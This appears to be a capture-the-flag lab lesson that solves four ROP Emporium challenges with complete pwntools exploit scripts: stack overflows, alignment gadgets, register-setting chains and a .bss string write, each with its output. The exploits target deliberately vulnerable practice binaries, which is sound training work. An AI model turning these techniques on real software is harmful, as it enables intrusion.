Lesson 6.4: Lab, Solving ROP Emporium
ROP Emporium is the purest ROP playground there is, the same buffer overflow every time, but each challenge pushes you up one technical step. This lesson walks through four representative x86_64 challenges with working pwntools scripts, so the theory from Part 6 turns into reflex.
 ret2win jumps once, split sets one register, callme sets three and calls three functions in order, write4 writes its own string first.
Time: about 90 minutes of lab work. Difficulty: increasing.
Prerequisites: Lesson 6.1 (ret2libc), Lesson 6.2 (leaking libc), Lesson 6.3 (ROP, gadgets, register control).
Tools: pwntools, ROPgadget, gdb with pwndbg. Download the binaries from ropemporium.com (use the x86_64 versions).
Goals
After this lesson you will be able to solve ret2win and split (short chains, setting rdi, calling through the PLT), solve callme (setting three registers, calling three functions in the right order), solve write4 (writing a string into memory yourself with a mov gadget), and use pwntools’s ROP, elf.sym, elf.plt instead of hardcoding addresses.
Theory
ROP Emporium (ropemporium.com) is a set of ROP teaching challenges, available for several architectures; we use the x86_64 builds. Every challenge shares the same frame:
- The same vulnerability: a function called
pwnmereads into a 32-byte buffer with no bound, giving you an overflow. - The same stack layout: a 32-byte buffer plus 8 bytes of saved RBP, so the offset to the saved RIP is usually 40 (0x28). This number holds for most x86_64 challenges, but you should still confirm it with cyclic rather than trust it blindly.
- Light mitigations: no-PIE, NX on, no canary. This is deliberate on the author’s part, so you focus on the ROP technique itself, not on leaking or canaries. No-PIE means function addresses, the PLT and sections are all fixed, taken straight from pwntools.
- A flag file (usually
flag.txt, or an “encrypted flag” read through a provided function). Depending on the challenge, you get the flag by calling a function that prints it, or by getting a shell and reading it yourself.
One principle runs through all of them: never hardcode an address you found by eye. Every address in the scripts below is only an illustration; you must get it through elf.sym['function_name'], elf.plt['function_name'], or rop.find_gadget([...]). That way the script still works if the author updates the binary, and you understand what you are actually taking.
The four challenges escalate as follows: ret2win (jump to an existing function), split (set one argument then call a function), callme (set three arguments, call three functions in order), write4 (write data into memory yourself because the binary does not already contain the string you need).
Demo
Environment: Ubuntu 24.04, glibc 2.39, gcc 13.3, pwntools (verified running for real, see the Lab section below). Ideally you download the original binaries from ropemporium.com; but when verifying on a server with no outside network access, the Lab section below instead builds four EQUIVALENT binaries: same vulnerability (an overflow in pwnme, a 32-byte buffer), same mitigations (no-PIE, NX on, no canary), gadgets embedded the same way as the original (gcc 13 no-PIE leaves no clean gadgets, so the source embeds a usefulGadgets set the same way ROP Emporium does). Each challenge’s folder has the binary and flag.txt. Always run the script from the same directory as flag.txt.
checksec on one challenge shows the exact ROP Emporium signature, identical to the locally built equivalents.
1
2
3
4
5
6
$ checksec --file=ret2win
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
Get the offset with cyclic, doing this once and reusing it for the whole set since the frame is the same.
1
2
3
4
5
6
7
8
from pwn import *
context.binary = ELF('./ret2win')
io = process('./ret2win')
io.sendline(cyclic(100))
io.wait()
# open the core in gdb, or:
core = io.corefile
log.info(f'offset = {cyclic_find(core.read(core.rsp, 8))}')   # gives 40
Challenge 1: ret2win
Goal: the binary has a ready-made function ret2win() that calls system("/bin/cat flag.txt"). You only need to overflow 40 bytes and set the saved RIP to the address of ret2win. This is ret2win in its purest form, the shortest possible link.
Idea: no argument needs setting, because ret2win calls system with a hardcoded string itself. Only one thing to watch: alignment. On many machines, jumping straight into ret2win SIGSEGVs inside system’s movaps because rsp is off by 16 bytes. Insert a ret gadget before the address of ret2win to fix the alignment.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
from pwn import *

elf = context.binary = ELF('./ret2win')
io  = process('./ret2win')

rop = ROP(elf)
ret = rop.find_gadget(['ret'])[0]          # align the stack by 16 bytes

payload = flat(
    b'A' * 40,
    ret,
    elf.sym['ret2win'],
)
io.sendlineafter(b'>', payload)
io.interactive()                           # or io.recvall() to read the flag
If your build does not need the alignment (some machines do not), dropping the ret still works. A SIGSEGV right at the start of system is the signal to add it back.
Here is the real output (from exploit_ret2win.py in the Lab section below, Ubuntu 24.04 glibc 2.39), where the ret gadget is at 0x40101a and ret2win() is at 0x401166.
1
2
3
 ret2win() called:
FLAG{rop_emporium_local_equivalent_p6_2026}
[+] ret2win OK: printed the flag
Challenge 2: split
Goal: the binary has a function usefulFunction that calls system(), and somewhere in its data there is a /bin/cat flag.txt string (the symbol is usually called usefulString). But usefulFunction actually calls system("/bin/ls"), not the string we want. Your job: call system with usefulString as the argument.
Idea: system takes its argument through rdi (System V calling convention). So the chain is: pop rdi ; ret to load the address of usefulString into rdi, then jump into system. This is a miniature ret2libc, except system and the string already live in the binary, so there is nothing to leak.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
from pwn import *

elf = context.binary = ELF('./split')
io  = process('./split')

rop     = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret     = rop.find_gadget(['ret'])[0]

binsh   = elf.sym['usefulString']          # the "/bin/cat flag.txt" string
system  = elf.sym['system']                # or elf.plt['system'], depends on the binary

payload = flat(
    b'A' * 40,
    ret,                                   # alignment
    pop_rdi, binsh,
    system,
)
io.sendlineafter(b'>', payload)
io.interactive()
Two notes: get the usefulString and system symbols through elf.sym/elf.plt; if the binary is stripped, find the string address with next(elf.search(b'/bin/cat flag.txt')) and get system through elf.plt['system']. Still keep the ret for alignment.
Real output (from exploit_split.py in the Lab section below, Ubuntu 24.04 glibc 2.39): pop rdi ; ret is 0x40116c, usefulString is 0x404030, system@plt is 0x401030, and the result prints FLAG{rop_emporium_local_equivalent_p6_2026}.
Lab
The two challenges above have paved the way. Now finish callme and write4 yourself, then move on to the rest of ROP Emporium.
Challenge 3: callme (your turn)
Goal: you must call callme_one, callme_two, callme_three in exactly that order, each with the correct three arguments: 0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d (going into rdi, rsi, rdx respectively). Getting the order wrong or any one argument wrong fails the check. The binary ships a combined pop rdi ; pop rsi ; pop rdx ; ret gadget inside its usefulGadgets, convenient for setting all three registers at once.
Idea: three times, set rdi/rsi/rdx again and call the function through the PLT, and the easiest way is to let pwntools build it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
from pwn import *

elf = context.binary = ELF('./callme')
io  = process('./callme')

args = [0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d]
rop = ROP(elf)
ret = rop.find_gadget(['ret'])[0]        # align for system inside callme_three
for f in ['callme_one', 'callme_two', 'callme_three']:
    rop.call(f, args)            # pwntools finds the register-setting gadgets itself, each time
log.info(rop.dump())

payload = flat(b'A' * 40, ret, rop.chain())   # one ret at the start of the chain, see the note below
io.sendlineafter(b'>', payload)
io.interactive()
rop.call(function, [a, b, c]) finds the gadgets to set all three registers and calls the function, do that three times and you are done. The manual version, to understand it: find the pop rdi ; pop rsi ; pop rdx ; ret gadget with ROPgadget --binary ./callme | grep 'pop rdi ; pop rsi ; pop rdx', then flatten three groups by hand (gadget, three arguments, function address) one after another.
Alignment note (hit for real while verifying on glibc 2.39): callme_three ends by calling system("/bin/cat flag.txt"). If the chain is off by 8 bytes, movaps inside system SIGSEGVs and the flag never prints, even though all three callme calls report OK. The fix: insert a ret gadget at the very start of the chain (as above) to flip the parity of rsp back to a multiple of 16. The sign: the log reaches callme_three OK, flag: and then just stops, with no flag.
- Hint 1: use
elf.plt['callme_one']to call it, do not hunt for the address by hand. - Hint 2: if doing it manually, each call must RE-set all three registers, since the function may clobber them.
- Self check: explain why the combined three-pop gadget is more convenient than three separate gadgets in this challenge.
Here is the real output (from exploit_callme.py), where the combined pop rdi ; pop rsi ; pop rdx ; ret gadget is 0x401301 and callme_one/two/three are 0x401176/0x4011f1/0x401277.
1
2
3
4
callme_one OK
callme_two OK
callme_three OK, flag:
FLAG{rop_emporium_local_equivalent_p6_2026}
Challenge 4: write4 (your turn)
Goal: the binary has a function print_file(char *name) that prints a file’s contents, but it does NOT contain the string flag.txt anywhere. You must write the string flag.txt yourself into a writable region (usually .bss or .data), then call print_file with rdi pointing there.
Idea: the binary’s usefulGadgets provide a pair of gadgets for writing memory, typically mov qword ptr [r14], r15 ; ret (writes 8 bytes from r15 to the address in r14) and pop r14 ; pop r15 ; ret (loads r14 and r15). The steps:
- Pick a destination address in .bss, for example
data = elf.bss(0x100)(add an offset to avoid overwriting a region already in use). pop r14 ; pop r15 ; retwith r14 =data, r15 =b'flag.txt'. The stringflag.txtis exactly 8 bytes, so one write is enough, no null terminator needed since .bss is already zero right after.mov qword ptr [r14], r15 ; retto write those 8 bytes into .bss.pop rdi ; retwith rdi =data, then callprint_file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
from pwn import *

elf = context.binary = ELF('./write4')
io  = process('./write4')

rop      = ROP(elf)
pop_rdi  = rop.find_gadget(['pop rdi', 'ret'])[0]
# find the two gadgets specific to this challenge (register names may differ, verify with ROPgadget):
# ROPgadget --binary ./write4 | grep 'mov qword ptr \[r14\], r15'
# ROPgadget --binary ./write4 | grep 'pop r14 ; pop r15 ; ret'
mov_gadget   = 0x400000          # REPLACE with the real address of mov qword ptr [r14], r15 ; ret
pop_r14_r15  = 0x400000          # REPLACE with the real address of pop r14 ; pop r15 ; ret

data = elf.bss(0x100)            # a free .bss region to write "flag.txt" into

payload = flat(
    b'A' * 40,
    pop_r14_r15, data, b'flag.txt',   # r14 = data, r15 = "flag.txt"
    mov_gadget,                        # [data] = "flag.txt"
    pop_rdi, data,                     # rdi = data
    elf.plt['print_file'],             # print_file("flag.txt")
)
io.sendlineafter(b'>', payload)
io.interactive()
A cleaner way: pwntools can write and call this for you, rop = ROP(elf); rop.write(...) or set up the data and then rop.call('print_file', [data]), but doing it by hand once is worth it to see the write mechanism clearly.
- Hint 1: pick
elf.bss(0x100)so you do not overwrite runtime data; do not write at the very start of .bss. - Hint 2:
flag.txtis exactly 8 bytes so onemov qwordwrite is enough; a longer string needs several writes, each one shifting the destination address by 8 bytes. - Self check: explain why this challenge needs you to write a string yourself while split does not.
Real output (from exploit_write4.py, gadgets taken through rop.find_gadget and elf.sym instead of placeholders): pop rdi is 0x401201, pop r14 ; pop r15 ; ret is 0x401203, mov [r14], r15 ; ret is 0x401208, the .bss data address is 0x404150, result prints FLAG{rop_emporium_local_equivalent_p6_2026}. In this lab print_file can be called directly through elf.sym['print_file'] (not stripped), so elf.plt was not even needed.
Going further
Once you have solved these four, the rest of ROP Emporium are natural variations, worth trying next:
- badchars: some bytes in your data get filtered, so you write an encoded string and decode it in place with an xor gadget.
- fluff: the memory-write gadget is hidden behind awkward instructions (odd ones like
bextr,pext), forcing you to read carefully what each gadget actually does. - pivot: the stack is too small to hold the chain, so you pivot (redirect rsp to a different, prepared region), learning gadgets like
xchg rax, rsporleave ; ret. - ret2csu: when rdx-setting gadgets are missing, use the gadgets inside
__libc_csu_initto set rdx/rsi/rdi, a classic technique for dynamic binaries short on gadgets.
Verified solution: all four challenges have src.c (ret2win.c, split.c, callme.c, write4.c) plus build.sh (also generates flag.txt) plus exploit_<challenge>.py plus transcript.txt, all running for real on Ubuntu 24.04 (glibc 2.39, gcc 13.3) and printing the flag.
Key takeaways
- The ROP Emporium x86_64 offset is usually 40, still confirm it with cyclic.
- Get addresses through
elf.sym,elf.plt,rop.find_gadget, never hardcode them by eye. - A challenge that calls system needs a
retfor 16-byte alignment. - callme: re-set all three registers each time, in the right function order.
- write4: write the string into .bss with a mov gadget, then point rdi at it.
Common pitfalls
- Forgetting alignment in a system-calling challenge (ret2win, split). A SIGSEGV right at the start of system is the sign, add a
retgadget. - Hardcoding a gadget address from a different build. Always get it again with ROPgadget on the exact binary you downloaded; the illustration addresses in this lesson are certainly different on your machine.
- callme setting too few registers or calling the functions out of order. Use
rop.dump()to inspect the chain before sending it. - write4 overwriting a .bss region already in use. Add an offset (
elf.bss(0x100)) to avoid this, and rememberflag.txtis 8 bytes, exactly one write. - Running the script from the wrong directory relative to
flag.txt.print_file/systemopen the file with a relative path, wrong directory means no flag.
Further reading
- ropemporium.com, the “Beginners’ guide” section and the suggested write-ups for each challenge.
- Lessons 6.1, 6.2, 6.3 of this series for the theory behind each technique.
- ret2csu: the original Sektor7 write-up and various other write-ups, for binaries short on rdx-setting gadgets.
- pwntools documentation for the
ROPclass:rop.call,rop.write,rop.execve,rop.dump.